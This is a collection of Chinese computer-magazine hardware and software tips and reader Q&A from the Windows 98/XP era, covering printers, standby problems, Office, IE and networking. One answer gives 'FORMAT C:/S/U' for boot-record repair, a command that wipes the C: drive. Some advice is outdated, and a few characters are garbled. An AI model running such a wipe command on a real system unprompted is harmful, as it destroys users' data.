激光打印机的搓纸轮在使用一段时间以后，很容易出现污垢，出现卡纸的问题，有时还出现字迹不清、纸张污浊等情况，这里我们就说说清理的办法。关闭打印机电源，拔掉电源线，然后把打印机硒鼓拿出。很多型号的激光打印机在把硒鼓拿出来后，就直接可以看到搓纸轮的所在了。先用小刀轻轻地清理表面可以看到的部分，注意，随时用刷子蘸酒精一点一点地把清理出来的垃圾粘出来。最好不要积攒很多一起清扫，因为如果很多的话，就会使酒精多次且密集地和搓纸轮接触，酒精过多，就会导致搓纸轮上面的胶皮过早硬化，从而减少其使用寿命。如果拿出硒鼓，仍旧不能看见搓纸轮的话，就要拆开打印机清洗。 (八云)

硬件密技E卡通

笔记本日文键盘解决方案

不少购买装了英文或中文操作系统的日系二手电脑的读者，一定对键盘标点与键帽上不符的问题，深感头痛，能不能就使用日文键盘呢？答案是肯定的！首先修改键盘的驱动，将键盘驱动更换为〞Japanese PS/2 Keyboard (106/109 Key)〞，完成硬件更新向导。重新启动计算机。

接着启动注册表，进入〞HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Keyboard Layouts〞，里面有很多子项，以〞0804〞结尾的都是简体中文输入法。打开〞E00E0804〞，可以看到右侧子项里有〞Layout File〞子项，双击打开该项，将〞数值数据〞中的〞kbdus.dll〞改为〞kbdjpn.dll〞，〞确定〞即可。依此类推，可以将所有的以〞0804〞结尾的子项中〞Layout File〞全部改为〞kbdjpn.dll〞，具体就根据自己常用的输入法进行选择了。然后重新启动计算机就ok了！

(八云)

硬件密技E卡通

MP3播放小窍门

在用MP3播放器播放音乐时，用户可能会遇到的问题是：一些MP3文件和MP3播放器所支持的范围不同，容易出现跳过、死机的现象。原因一般是：采样率不符，一般的MP3播放器只能支持44.1KHz的采样率，因此采用48KHz录制的歌曲文件就不能正常播放出来；压缩率不符，如果MP3机不支持该MP3的压缩率(MP3压缩率过高，一般是超过128kbps或者采用VBR动态编码率)，也不可能播放出来；一些文件采用特殊的压缩软件压缩而来，默认的压缩格式为MPEG2，但显示的却是MP3格式，大部分MP3机也都不能支持。诸如以上这些问题的解决方法只能是或者删除、或者自己用软件重新转换音频格式或采样率、压缩率，转成符合该MP3播放器要求的即可。

(八云)

硬件密技E卡通

给显卡风扇轴承加点油

机箱内风扇的声音越来越大，多半是因为风扇轴承缺油，轴承孔被磨损导致，风扇的轴和轴承之间的间隙过大，这里有一个方法供参考。首先将风扇上的灰尘清干净，接着将轴承封的不干胶撕下，取下轴上的卡销，将轴承内的残油用干净的绵纸或软布擦干净，然后将轴杆也擦干净。在轴承内加入一点黄油，原则是宁少勿多。再将易拉罐的铝皮剪下照轴承卡销外径一样大剪一圆片，并在中间挖一个刚刚可以穿过轴杆的小孔，将它垫在轴承和卡销之间，减小轴承轴向移动和平行移动的距离。如间隙较大，就要垫上几个加厚才行，使轴承的前后移动距离在0.5mm以下，将油封封好，加上一点黄油，最后将风扇装回显卡。接上电源试试，你会发现声音小多了。 (八云)

硬件密技E卡通

把老数码相机变成摄像头

硬件要求：带有视频输出的数码相机；带有S-VIDEO输入输出的电视卡，还需要一根3.5mm接口转S-VIDEO的转接线。首先用转接线将数码相机与电视卡的S-VIDEO接口相连接，然后打开电视卡播放程序，将视频源设置为S-VIDEO。设置完毕后按确定并退出电视卡播放程序，然后打开QQ并进行视频调节，在视频格式设置界面的"选择视频捕获设备"项中选择你的电视卡。在接下来的预览窗口中如果你觉得画面偏暗那可以在先前的窗口中对视频画面进行调节。完成上述设置后即可使用了。得益于数码相机相对的高像素，数码相机实现的视频画面往往比一般的数码摄像头要来得更加精细。 (八云)

硬件密技E卡通

弹簧失效导致键盘复位故障

有时键盘会出现按键按下去弹不回来的问题，解决该故障的方法很简单：把键盘拆开，将键帽下面的复位弹簧拉长一些即可。但注意不要太贪心，每次少拉一点，一次如果不行，再试着拉长一点。有些键盘采用的是软塑料帽复位，如果键盘复位故障系塑料帽损坏引起的，可以把不常用的键位（比如小键盘的某些键位）对应的软塑料帽换过去即可。 (八云)

硬件密技E卡通

不间断电源(UPS)的另类作用

一般UPS电源都是用来保证数据安全的。其实不间断电源同时还能保护硬盘。硬盘工作时都处于高速旋转之中，如果硬盘读写过程中突然断电，可能会导致硬盘的数据逻辑结构或物理结构的损坏，而遇到突然断电的情况，不间断电源就解决了后顾之忧。 (八云)

CF[MJ04]

为什么 windows 2000 不能从待机状态中恢复?

关于待机、休眠的经典问答

Weiyu

1 问:待机、休眠有这么多好处,还要关机干啥?或者直接把休眠改为关机不是更好吗?

答:虽然待机、休眠优点都很明显,但对硬件和系统都要求支持ACPI/APM,如果支持不好的硬件或系统上强行使用待机、休眠功能,很容易丢失数据,系统不稳定甚至崩溃;同时,只有在真正关机的情况下,才可以进行硬件改动,比如更换设备,加内存升级等,因此它们都不能取代关机。

2 问:不小心在“开始→关机”中的“待机”给弄丢了,请问该如何恢复?

答:一般来讲,这类问题只要重装主板驱动程序就能够解决,或者将“设备管理器”中的支持“ACPI”的硬件删掉,然后重启机器,根据系统提示重新安装这些硬件。如果在新安装的系统上无法待机和休眠,或执行这些功能后系统无法启动,请首先在BOIS中确认已经将STD、STR打开了,如果已经打开,就要确认硬件是否支持ACPI(特别是主板),或考虑硬件冲突的问题了。

3 问:我使用的是Windows XP,在屏幕保护程序窗口中我已经将“在恢复时使用密码保护”选择上了,但奇怪的是它并不起任何作用。屏保启动后,动一下键盘或鼠标就会结束屏保,并没有出现让输入密码的窗口呀!

答:在Windows XP下,只将“在恢复时使用密码保护”选择上并不起作用。在桌面上右键打开“属性”,在电源选项属性窗口中选“高级”,勾选“在计算机从待机状态恢复时,提示输入密码”。此外,Windows XP的屏保密码和Windows 9x的也不同,密码不能另外设置,只能使用系统登录时的用户密码打开。

4 问:有时我的电脑已经用了很长时间,想去休息一下,这时选择了让电脑休眠,但电脑经常一点儿反应都没有?

答:休眠是将内存中的数据保存到硬盘上,由于电脑运行的时间较长,而部分不经常运行的数据保存到了虚拟内存中,这时选择休眠而虚拟内存中部分数据没能及时地释放出来的话,就会发生执行休眠后没有反应的现象了。遇到这种情况,建议最好还是将电脑重启。

5 问:我在做图或者编程的时候经常要思考一下,所以离开电脑。但有时思考时间过长,再要用电脑时经常会造成死机,请问这是为什么?

答:对于许多喜欢制图,编程的用户来说,要注意在程序调试的过程中尽量避免进入休眠状态,因为Windows启动屏幕保护、进入休眠是通过检测输入信号(如移动/单击鼠标)进行的。在制图,编程时,电脑工作总是很忙碌,但此时并不需要通过外界进行任何输入,如果这个时候电脑休眠的话,CPU和内存中的数据就会处于一种“隔离”状态,再次唤醒时,由于唤醒电脑本身通过软件进行,需要占有CPU和内存资源,这样往往会出现内存数据出错,导致蓝屏甚至死机。所以,要尽量做到长时间不用电脑时要先进行存盘,以免造成不必要的损失。

6 问:为什么进入桌面的“电源选项→休眠”选项后,“启用休眠支持”复选框为灰色不可选?

答:当前系统盘的剩余空间小于内存空间,而休眠时要将内存中的所有内容保存到硬盘上,所以硬盘剩余空间要大于等于内存的容量。清理磁盘,在系统盘中腾出足够的空间即可。

7 问:为什么我的Windows XP自动从待机状态恢复,但过了两分钟后又自动进入待机呢?

答:这一般是由于网卡的网络唤醒(Wake-on-LAN)功能导致的。请按下Win+Break组合键打开“系统属性”窗口,接着进入“硬件→设备管理器”,双击展开“网络适配器”,然后再双击其中的网卡项打开属性窗口,在“电源管理”选项卡中取消“允许这台设备使计算机脱离待机状态”的勾选。

8 问:为什么我的Windows XP在待机恢复后,无法识别USB存储设备呢?

答:如果你是这样的操作流程:将USB存储设备插入电脑→进入待机状态→在待机过程中取下存储设备并插入另外一个USB端口→从待机中恢复。便会遇到无法识别USB存储设备的故障。解决起来也很简单,只要将存储设备插回原

来的USB端口即可。

另外，在Windows XP从待机和休眠中恢复回来时，请不要马上插入USB存储设备，这样会造成无法识别设备的问题。而应该等5秒钟以上。

9 问：为什么我的Windows 2000不能从待机状态中恢复回来？

Windows 2000对于BIOS中设定APM待机时间支持得不好。如果你在Windows“控制面板→电源选项”中启用了“高级电源管理”，而主板中设置的待机时间要短于电源选项中设置的时间，那么当你希望从Windows的待机模式中恢复的时候，会发现无法恢复成功，因为当前处于BIOS级别的待机，Windows系统无法干预它。

另外，Windows 2000的待机功能并不十分完善，比如：我们就曾经遇到过在采用待机后无法恢复，之后电脑再也无法正常关机。因此，建议最好在Windows 2000中少使用待机功能。

10 问：为什么我在Windows XP中选择重启，但电脑却进入了待机状态？

答：这个故障一般出现在点击“开始→关机”出现的关机对话框后，你不是用鼠标选择重启，而是直接用键盘的箭头按键选择到重启，然后再按下回车键。微软并没有给出解决办法或相关补丁，因此遇到此故障后，建议使用鼠标来选择“重新启动”，然后按单击“确定”按钮进行重启。

11 问：为什么Windows XP SP2从待机恢复时，出现蓝屏，停止码为STOP: 0x000000D1 (0x0000000C, 0x00000002, 0x00000001，0xF96C49ED)、DRIVER_IRQL_NOT_LESS_OR_EQUAL？

答：这个故障产生的原因是由于你安装了Sygate Personal Firewall，同时待机时间比较长之后进行恢复。建议升级Sygate Personal Firewall的最新版，如果还不行请卸载该软件，并使用其他防火墙工具。

12 问：为什么我想从待机状态恢复时，我的电脑停止响应并死机？

答：这个故障的原因一般是在进入待机状态过程中，你按下了关机按钮，同时在“电源管理”中你又设置了关机按钮为关闭电脑。解决方法为，进入“控制面板→电源管理→高级”，将“在按下计算机关机按钮时”改为“待机”即可。

13 问：为什么我的电脑无法使用待机和休眠功能呢？

答：这确实是一个普遍现象，建议从以下几个方面来排除：

（1）建议为Windows打上最新的补丁包，Windows 2000应升级为SP4，Windows XP升级为SP2，因为之前版本中某些系统关键文件存在问题，比如：旧版本的Usbuhci.sys会导致从待机状态恢复后USB键盘无法使用或USB键盘无法将Windows唤醒等故障。从而导致休眠和待机不正确。

（2）升级主板BIOS及芯片组的最新驱动程序。

（3）如果你在电脑进入待机状态过程中按了USB鼠标的按钮，很可能导致USB老鼠和USB键盘无法唤醒电脑的故障，目前没有好的办法解决，只能建议你通过按机箱开机按钮来唤醒电脑。

（4）如果你使用的是Nero Burning Rom 5.0～5.5，操作系统为Windows XP SP1，在待机和休眠时会出现死机现象。建议升级Nero。

CF[SB01]

1 Windows 98无法完成升级安装

问：我电脑中原来装的是Windows 98第一版，最近想将系统升级到Windows 98 SE(第二版)，可安装时提示说找不到升级程序，无法进行升级安装。

答：造成这种问题的原因可能是你使用了Windows 98 SE安装版进行升级。如果电脑中已经存在Windows 98，就不能使用安装版了，你应选用其升级版光盘进行安装。如果没有升级版，也可将系统安装分区(通常是C盘)根目录下的Command.com文件删除，然后运行安装版的安装程序即可顺利安装，并且这样操作不会影响原系统中的内容。

2 Windows 98环境下使用GBK大字符集

问：我的电脑中安装的是Windows 98，在试图使用GBK大字符集中的汉字时，发现系统中并没有提供GBK输入法，使用系统的添加输入法功能也不能找到该输入法。请问是不是Windows 98中就没有提供这个输入法？

答：Windows 98为用户提供了GBK输入法，只不过是Windows 98将Windows 95中分别用于输入普通文字的普通输入法和专用的GBK输入法合二为一了。你可利用这些合并后的输入法直接输入GBK大字符集中的任何字符。具体方法如下：

（1）调出能输入GBK汉字的输入法如“全拼输入法”等，用鼠标右键单击“输入法状态条”。

（2）然后在弹出的右键菜单中选择“设置”选项，调出“输入法设置”对话框。

（3）从“检索字符集”框中选择“GBK”选项即可。CF[SB02]

硬件

1 Windows 98环境下显卡安装问题

问：我给电脑换了一块GeForce FX显卡，但显卡安装完毕并重启电脑后，Windows 98总是提示显示器设置不正确。请问该如何解决？

答：(1)不要使用系统中提供的显卡驱动程序，通过随显卡附送的驱动程序安装光盘来安装显卡驱动程序。

(2)开机后按Del键进入BIOS SETUP，找到"Assign IRQ to VGA"选项，将其参数由Disabled改为Enabled，最后按F10键选择保存退出即可。

2 拨号上网连续报警不能接通

问：我在使用调制解调器拨号上网时，电话在拨号时总是发出连续的报警声音，同时连网不成功。请问这是怎么回事？

答：出现这个现象的原因是你的电话机并联了电话机防盗打装置并处于打开状态，你应该在上网时将电话机防盗打装置关闭。另外如果你的电话主机并联了其他分机，有时也会出现这种现象，此时应该断开分机再执行拨号上网操作。

3 无线网卡总是无法搜索到AP

问:为什么我安装的无线网卡总是无法搜索到AP呢?

答：最有可能的原因是无线网卡所在位置的无线信号通量不够，可以换个位置试试，如果问题仍然存在，可以考虑关联到信号更好的无线访问点。另外一个因素是无线网卡受到来自周边其他电气设备的信号干扰，如果是这样，你可以考虑更换信道，如调整到1、6或者11这几个信道以排除干扰。

4 Windows 2003下某些主板出现假死机

问：我的电脑中安装的是AMD Athlon 1GHz，华硕K7M AMD750芯片组主板，nVIDIA GeForceMX440显卡，希捷酷鱼40GB硬盘，现代256MB DDR内存，在将操作系统更换成了Windows 2003后，发现系统总是出现几秒钟的死机现象，在这个时间段内系统没有任何响应，请问这是为什么？我该怎么办？

答：一些AMD750芯片组主板在Windows 2003下可能无法正常工作，原因是AMD750芯片组驱动程序的兼容问题，由于Windows 2003有返回驱动的功能，因此可以将已经安装了的驱动程序卸载掉。进入"设备管理器"，将"IDE ATA/ATAPI控制器"下的"AMD-756 PCI Bus Master IDE Controller V1.36"和"系统设备"下的"AMD-751 Processor to AGP Controller"执行返回驱动程序的操作。然后重启系统即可。

5 外置光驱不能打开和读取光盘故障

问：我的USB外置光盘驱动器在连接到电脑后可以在系统内的"我的电脑"中出现光盘盘符，但双击后无法打开和读取光盘中的数据，系统提示"设备没有准备好"。请问这是什么原因造成的？

答：导致此问题的原因应该是电脑上USB端口的供电无法满足外置光驱的工作需求，给外置光驱连接外接电源即可解决问题。

6 SATA硬盘有通用驱动程序吗

问：SATA硬盘有通用驱动程序吗？

答：SATA驱动并不是指硬盘驱动，而是指SATA控制器驱动，分为主板芯片组南桥内置和额外添加的第三方控制芯片两类，由于各生产厂家都有不同的设计（在BIOS设置中就可看出不同），如Intel、VIA、SiS主板芯片的SATA控制器部分就有明显的区别，因此各厂家的驱动不能通用。一般主板都会附带驱动软盘，但也有仅提供主板驱动光盘的，你需要将SATA驱动文件复制到软盘。还有的是需要用主板光盘的特定程序制作SATA驱动软盘，这点需要看主板说明书上的相关说明。

7 MP3播放器无法开机故障

问：我使用的朝华"神曲飞梭"MP3播放器出现了无法开机的现象，电池和Hold键都检查过了，没有问题。请帮我解决一下。

答：(1)通过随播放器附赠的驱动程序光盘在电脑的操作系统中安装朝华"神曲飞梭"MP3播放器驱动程序。

(2)在MP3播放器关机状态下，按住Play键不放，把MP3连接到电脑的USB端口上并保持5秒钟后再松开Play键。

(3)在系统中运行Player Update工具，建议将Quick Download项设为不选中状态，然后用鼠标单击Start按钮开始刷新。

(4)刷新操作运行完毕，单击"Close"按钮关闭更新操作后即可正常使用MP3播放器了。

需要注意的是：在通过USB端口对MP3进行读写操作时切不要断开连接，同时最好不要在MP3中放置电池。 CF[SB03]

8 劣质网卡引发ADSL宽带频频断线

问：ADSL宽带经常无故断线，断线间隔上也没有规律性可言，并时常伴有宽带数据间歇性断流的现象。该如何解决？

答：此类故障笔者认为一般应从线路质量、网卡质量、ADSL Modem工作稳定性这三个方面查找原因。处理过程：因以前这台电脑拨号上网时极少出现断线的情况，所以线路质量差的因素可以排除；另外，此款ADSL Modem乃某名牌大厂的成熟产品，所以Modem的工作稳定性应该值得肯定；疑点最大的就是网卡，因此机的网卡是电信公司安装宽带时所赠送，直接为系统更换一块RTL8139的网卡后上述故障果然消除。事后小结一下：在当今的ADSL宽带时代，ADSL Modem工作时都需要通过网卡来，收发网络数据、对网卡的质量要求也比以前有所提高。在此提醒大家在使用ADSL宽带时，应该选用质量较好的网卡。

9 安装网卡后系统启动时间变长

问：安装网卡后操作系统启动时间明显变长，如何解决呢？

答：这种现象严格来讲，应该不算是系统故障，因为在安装有网卡的系统中启动时会自动尝试联接网络和寻找DNS服务器以便获取IP地址，这无形中会耗费一些时间。为使系统启动时间能变得短一些，我们可以从"控制面板"中启动"网络"组件框，为网络适配器的TCP/IP协议指定本地IP地址；若您的电脑只联接在局域网中，那就完全可以删掉除NetBEUI协议以外的全部网络协议，并在"Microsoft网络用户"的属性中选择"快速登录"项，这样可以有效地缩短启动时间。当然，若您的电脑是联在宽带网上，并需要自动获取IP地址的话，那上述方法就不适用了。

10 为何耳麦有回音Modem没声音

问：最近碰到两个关于声音的问题：一是语音通话时，总听到自己刚刚讲过的话回放，二是Modem没有拨号音。

答：打开Windows 98中音量控制窗口，在"选项"菜单中打开"属性"将"回放"中所有的音量控制全部显示并单击"确定"。这时可能一屏幕显示不下，可以按Ctrl+S来缩小窗口。去掉所有静音，只将"话筒（Mic）"项静音勾上。这样就听不到回音了。再次打开"属性"窗口，将"录音"中所有的音量控制全部显示并单击"确定"，并只将话筒（Mic）项勾上。这样就听到Modem的拨号音了。其中的"所有（All）"还可以同

进行多项录音，可以根据需要选用。

11 如何解决硬盘引导记录损坏

问：出现"Disk boot failure,Insert system disk"(硬盘引导记录损坏，插入系统盘)信息时，怎么办？

答：若出现此类信息，表明系统引导区受损或遭到病毒侵袭。比较保险的方法是：通过确认无病毒的系统软盘启动，使用系统软盘上的FORMAT命令(格式为：FORMAT C:/S/U)，对硬盘的引导记录进行复写。但是要注意，此命令也把C盘上的所有资料全部清空。

12 检查数码相机CCD上的坏点

问：最近，我买了一台数码相机，很多人都说数码相机的CCD有可能会产生坏点。但是直接靠肉眼在数码相机的小小的液晶显示屏上看是很难分辨出CCD坏点，即使将照片输入电脑，通过肉眼往往也不容易发现CCD上的坏点。那么，我们该如何检查数码相机的CCD坏点呢？

答：这里就要用到专门测试数码相机CCD坏点的软件Dead Pixel Test。首先，要用相机拍摄一张全黑的照片。拍摄这张照片，对于单反以及能够加转接环的相机最好的方法就是不将镜头盖取下直接拍摄。拍摄完成后，将图片传入电脑，打开Dead Pixel Test软件，点击右侧的"Browse"按钮，选择测试文件。测试数据中，Hot表示噪点，Dead表示坏点。如此就可以在选购数码相机时多一重保障。数码相机随机出现一些噪点是正常的，不用过分担心。一般在夏天的测试结果就可能比冬天测试时的噪点要多，开机之后，过一段时间再测试，会比开机后直接测试时噪点也要多一些。

13 数码摄像机该如何正确清洗磁头

问：数码摄像机该如何正确清洗磁头？

答：摄像机越来越多地进入普通家庭，在使用一段时间后，由于灰尘附着在视频磁头，影响摄像效果。因此，必须对视频磁头进行清洗，这里有几种选择。首先，使用专用清洗带清洗，它可以清除走带通路中所能触及到的所有部件上的污垢和磁粉。其次，使用清洗液清洗，用鹿皮、不起毛的棉布或布刷蘸适量的清洗液顺着磁鼓旋转的方向轻轻擦拭。除此以外，还可使用新的录像带清洗，这适用于磁头不太脏时，首先接通摄像机的电源，将一盘新磁带插入摄像机内，按下放像键走带约半小时，只要磁头不是太脏一般都能清洗干净。如果清洗效果不理想，可再适当延长走带时间。

不要过于频繁进行磁头清洗，这种操作总是有磨损的。其次，使用清洗液时要顺着磁鼓旋转方向，不能上下来回擦拭。擦拭时一定要注意不要将清洗液滴在摄像机的橡胶轮上，以免引起橡胶老化或龟裂。

CF[SB04]

软件

1 让播放器不再自动复制CD

问：我用Windows Media Player播放CD，每次插入CD后总是出现一个复制CD的进度条，我只想听CD并不想复制。请问，如何才能去除令人讨厌的复制过程，直接听CD？

答：Windows Media Player播放器有复制CD的功能，它可以允许你在插入CD时进行自动复制。你所说的那种情况可能是因为你的播放器选择了自动复制CD的功能。你只需按照下面的方法取消对该项功能的选择即可。方法是：选择系统菜单命令“选项→复制音乐”，然后将弹出窗口下部分组框中的“插入CD时进行复制”复选框中的对勾去掉，按“确定”按钮即可。

2 WPS Office 2003文字竖排问题

问：如何在WPS Office 2003中进行文字竖排？

答：如果要实现整个版面的竖排，首先需要将计划竖排的文字输入到文本编辑区，然后直接选择菜单栏中的“文件→页面设置”中的“版面”，我们可以看到右上角有“版式选择”，在它的下面就是我们需要的竖排功能，我们可以对其进行相应的设置。

如果是要实现文本框中文字的竖排，可以在选择文本框后，通过右键菜单的“属性”命令，设置其中的“文字版式”为“右竖排”或“左竖排”即可。

3 让文档以图片的形式进驻新文件中

问：有时出于某种需要，我不希望自己的Word文档被他人修改，但该文档又必须被他人所览，同文档中其他一些内容可以允许被修改。这时该怎么办？

答：文档保护功能比较麻烦，我们可以尝试使用图片格式的文档。方法如下：

当文档编辑完毕后，选取全文进行复制，然后新建一个Word文档，在新文件中执行“编辑”菜单上的“选择性粘贴”命令，在弹出的“选择性粘贴”对话框中选择“图片”，然后单击“确定”按钮。这样，整个文档就被保存成为图片格式而进驻到另一个文档中了。在文档中图片之外的其他地方输入文字，这些文字是可以被修改的。

4 一次换掉看不到的特殊符号

问：有时从Web页上复制文章内容，在Word窗口中粘贴后，文档中会出现很多空行，既不便于阅读，也不便于排版、打印。如果用删除键一行一行地删除，既费时又费力。请问，有什么方便快捷的办法实现文档的规整吗？

答：我们可以使用Word“编辑”菜单中的“替换”命令来完成这一操作。只不过这种替换与一般的替换操作相比稍有特殊罢了。

单击“编辑→替换→查找和替换→高级”，在“查找内容”框中输入2个“特殊字符”中的“段落标记”，在“替换为”输入框中，输入1个“特殊字符”中的“段落标记”，在“搜索范围”列表框中选择“全部”。最后单击“全部替换”按钮，空行便被全部删除了。

5 用户建立的Access表也能隐藏起来

问：有时出于安全考虑，我不希望Microsoft Access表出现在数据库窗口中。请问，有没有什么办法把它隐藏起来？

答：以下就是隐藏这些表的简单方法。

要想隐藏表，只需将要隐藏的表用“usys”前缀重命名。这样做可以把该表转换成一个系统对象，而数据库窗口不能查看系统对象。

如果需要查看或访问该表，选择在数据库窗口中显示系统对象。操作方法如下：执行“工具”菜单中的“选项”命令，选中“视图”选项卡，选中“显示”一栏下的“系统对象”复选框，并按下“确定”按钮，就可以重新显示这个表了。

小提示：该方法同样适用于窗体、报表等数据库对象。

6 “#NUM!”错误的原因和解决方法

问：我在用Excel中引用公式计算的=时候，有时会出现“#NUM!”错误。请帮忙解决。

答：通常有两种原因可能会导致这一错误。

原因1：给公式或函数输入的数值超出其可以接受的值域。例如“B6=ACOS(A9)”，而A9的值小于“-1”或大于“1”时，就会出现“#NUM!”错误。

解决方法：应确保输入的数值在公式或函数的可接受范围内，并保证函数使用的参数类型正确。

原因2：计算产生的数值太大或太小，超出了Excel可以表示的范围，如：Excel 97可以表示的数值在-1×10307与1×10307之间，若超出了上述范围就会出现“#NUM!”错误。

解决方法：修改计算公式，使产生的结果在-1×10307与1×10307之间。

CF[SB05]

7 巧抓视频图片

问：我用RealOne播放一部电影时，里面有个画面相当华丽，我想把它捕捉下来存到我的电脑上，可是用系统的Print Screen键抓下来的图，只要保存就变成全黑的，用了很多抓图的工具，比如金山、豪杰的抓图功能也不成，我该怎么办？（SUN）

答：方法一，右击桌面空白处，选择"属性→设置→高级→疑难解答"，把"硬件加速"的滑块拉至"无"，然后重新用播放器打开播放就可以抓图了（不过这个办法对最近流行的HDTV的视频文件不行，选到"无"就放不了）。

方法二，用播放器先播放任意媒体文件，然后用其他播放器播放需要抓图的视频文件，再使用Print Screen键抓图即可。

8 解决"豪杰大眼睛"关联问题

问：我在"豪杰大眼睛"里想查找一张JPG格式的图片，并进行放大预览。可是在"豪杰大眼睛"里查找时，却打开了"Windows搜索"界面，在搜索里找到所需文件后，双击文件，并没有进入大眼睛进行预览，而是以网页的形式打开此文件，怎么样才能实现我想要的功能？

（SUN）

答：这是因为JPG图片格式的打开方式没有关联到"豪杰大眼睛"，操作系统默认打开方式是关联到IE 览器查看的。解决方法：运行豪杰大眼睛，点击"类型"，在弹出的对话框中，找到JPG，将其勾选，再点击"注册已选择类型"，并"确定"即可。

9 让GIF能够顺利地打印出来

问：我想把一些电子书的CHM完整地打印出来，可试了一下，GIF图片总也出不来，图片的位置全是空白的，就是没有图片。怎样把它们连图带字一点不乱地打印出来？（上海 小蚊子）

答：打开IE，选择菜单中的"工具→Internet选项"，点击"高级"标签，勾选"打印"项下的"打印背景颜色和图像"项即可。

10 解决不能转换WMA格式的问题

问：我为了节省硬盘空间，想把MP3转为WMA，因此安装了豪杰音频通2.5版，但我在使用时软件提示找不到WMA编码，并要求安装Windows Media Player 7.0以上版本，可Windows XP自带的就是Windows Media Player 7.0以上的版本，而且我升级到了Windows Media Player 9.0版后还是不成，这是什么原因呢？（北京 李玉）

答：先卸载掉音频通2.5，然后下载豪杰音频通2.0，安装后再卸载它，最后重装音频通2.5即可。或者直接安装Windows Media Encoder 9.0（下载地址：下载地址：http://download.microsoft.com/download/8/1/f/81f9402f-efdd-439d-b2a4-089563199d47/WMEncoder.exe）。

11 修复Kaspersky的右键菜单

问：我以前装Kaspersky（卡巴斯基）后，右击文件夹就会有"kaspersky Anti-Virus 扫描程序"项，现在却没有了。请问怎么才能添加呢？我不想重新装一次了。（北京 李岩）

答：点击"开始→运行"，在"运行"栏中输入"regsvr32 x:\Kaspersky\shellex.dll"（不含引号，其中x为Kaspersky所在盘符），就可恢复。

12 修复无法使用的Excel文件

问：我有一个XLS文件，用Excel打开时提示"该文件是只读的，或所在位置是只读的，或文件服务器无响应"，不能打开，请问如何解决？（陕西 小兰）

答：你的文件可能已经坏了，可以试试用ExcelFIX来修复，它可以帮你修复由于各种原因无法正常打开的Excel文档。软件下载地址：http://www.skycn.com/soft/16547.html。

13 浏览QuickTime制作的MP4格式

问：我是个追新之人，MP4凭借其优于MP3的压缩技术和好于MP3的音质，已经成为我爱"机"的常客。近来用BT拖了近1GB的MP4影音文件下来准备好好欣赏，但是用MyMPC播放却怎么也播放不了（之前没有出现过类似情况），请问如何解决呢？（独孤九剑）

答：起先怀疑为解码器损坏，后来重新安装MyMPC同样不行。根据出错提示，使用MyMPC中的G.Spot分析该文件，得知该文件是采用Apple QuickTime Pro制作的MP4，上网询问高手得知，这种MP4和标准的MP4有所不同，并且被告之只能直接用QuickTime Player才能播放。难道MyMPC就真的拿它没有办法了么？后经过试验发现，可以强行让MyMPC以QuickTime方式 染这个MP4就可成功播放。方法很简单。只要打开"暴风影音综合设置程序"中的"设置解码器切换"项，将MP4 染方式改为"QuickTime"即可。当然，在看完此类MP4文件后，别忘记恢复MP4默认的DirectShow 染，因为QuickTime方式只支持QuickTime编码器生成的MP4，而不是其他绝大多数常规MP4，不然到时候可真的得不偿失了。

CF[SB06]

网络

1 超级搜霸偷偷钻进我的电脑

问：为什么我在 览某些站点的时候总是会自动下载并安装百度超级搜霸，安装前没有任何提示，最后只是弹出一个“安装成功”的窗口？

答：IE 览器内置了一个受信任的公司列表，列表中公司发行的插件可以不经过用户的同意直接安装在电脑中。你可能在第一次安装百度软件的时候，选择了“总是信任baidu.com”，所以导致了自动安装。可以用编辑受信任列表的办法来删除不希望自动安装的软件所属的公司 。

查看受信任公司列表，并编辑该列表，方法如下：

(1)在IE 览器“工具”菜单中点击“Internet选项”。

(2)在弹出的配置框中选中“内容”页，然后单击“证书”栏中的“发行商”按钮。

(3)选中“受信任的发行人”中要删除的列表项，然后单击“删除”按钮即可。

2 解开上网速度概念的疑团

问：我用的是普通电话拨号上网，听说宽带上网速度很快，是不是上网速度主要与带宽有关？除此之外上网速度还和哪些因素相关？

答：影响上网速度的因素有如下几种：

(1)上网方式。要看你用的是Modem、ISDN，还是宽带，这是决定上网速度的最重要的因素。

(2)上网参数配置。Windows预设的上网参数并不是最优化的，有些甚至是不恰当的，这些参数设置不当会导致上网速度达不到预期值，甚至相差很远。如果是这种情况，我们可以借助一些优化软件进行优化，比如使用百度超级搜霸的“网络参数优化”功能。

(3)要访问网站的带宽情况。即便是你使用宽带上网，如果要访问的网站本身带宽很窄，或者正处于拥塞(正被过多的人同时访问)状态中，你访问此网站的速度仍然会很慢。

3 长网页中字串查询快速定位法

问：在一个很长的网页中，我通过Ctrl+F组合键寻找某个字符串，而且肯定该网页中有这个字串，但查找动作完成后，我不知道我寻找的字符串在哪儿。请问，如何才能快速定位？

答：如果字符串不在当前的的显示范围，IE会自动滚动滚动条，利用这个原理，你可以把IE的窗口拉得高度很低，让每页只显示有限的几行，这样，你就就会很容易地发现你要找的字符串了。

4 PCI网卡信号不稳定故障解决

问：我的电脑使用的是一块PCI总线的10/100M自适应网卡，型号是3COM905B，最近总是出现信号时断时续的问题，无法正常工作，检查网卡上的指示灯发现指示灯也是时亮时灭，没有什么规律可循，而与该网卡连接的HUB对应指示灯也是这种情况，我更换过Windows 98、Windows NT和Windows 2000，但都是出现同样的问题。请问这种故障该如何排除？

答：你可以从以下方面进行故障排查：

(1)首先检查HUB的连接端口是否出现故障，可以将你的网卡信号线连接到其他端口上试试。

(2)然后检查网卡参数是否设置不正确，你应该查看一下网卡上的中断号和I/O地址是否与操作系统的设置相同，即可以通过随网卡附带的测试程序盘来查看网卡的相关设置参数，然后到操作系统中进行设置。

(3)主板上的PCI插槽损坏也会造成这个问题。打开机箱，将网卡插到其他PCI槽上试试。

(4)开机后按Del键进入BIOS设置，检查一下PNP/PCI CONFIGURATION一项下面网卡所用的中断地址状态，如果是Legacy ISA，则应该将其更改为PCI/ISA PnP，然后保存退出即可。

(5)更换网卡。

5 把“自动完成”功能专门搞丢

问：IE的“自动完成”功能有时很方便，但我常常用公用的电脑上网，并不希望这个“自动完成”功能记忆我输入的内容。请问，我该怎么做才能让自动完成功能失效？

答：“自动完成”功能能保存以前建立的用于Web地址、表单和密码的项目。如果在这些字段中键入信息时，“自动完成”将建议可能的匹配。匹配可以包含诸如在地址栏输入的文件夹和程序名称、搜索查询或在网页其他字段中键入的信息等等。当我们不希望这些便捷功能出现时，我们可以配置“自动完成”功能，仅保存所需要的提示信息项目。比如可以选择是否将“自动完成”功能用于Web地址、表单和密码，或是不使用“自动完成”。具体方法如下：

(1)在Internet Explorer的“工具”菜单上，单击“Internet 选项”。

(2)单击“内容”选项卡。

(3)在“个人信息”中，单击“自动完成”。

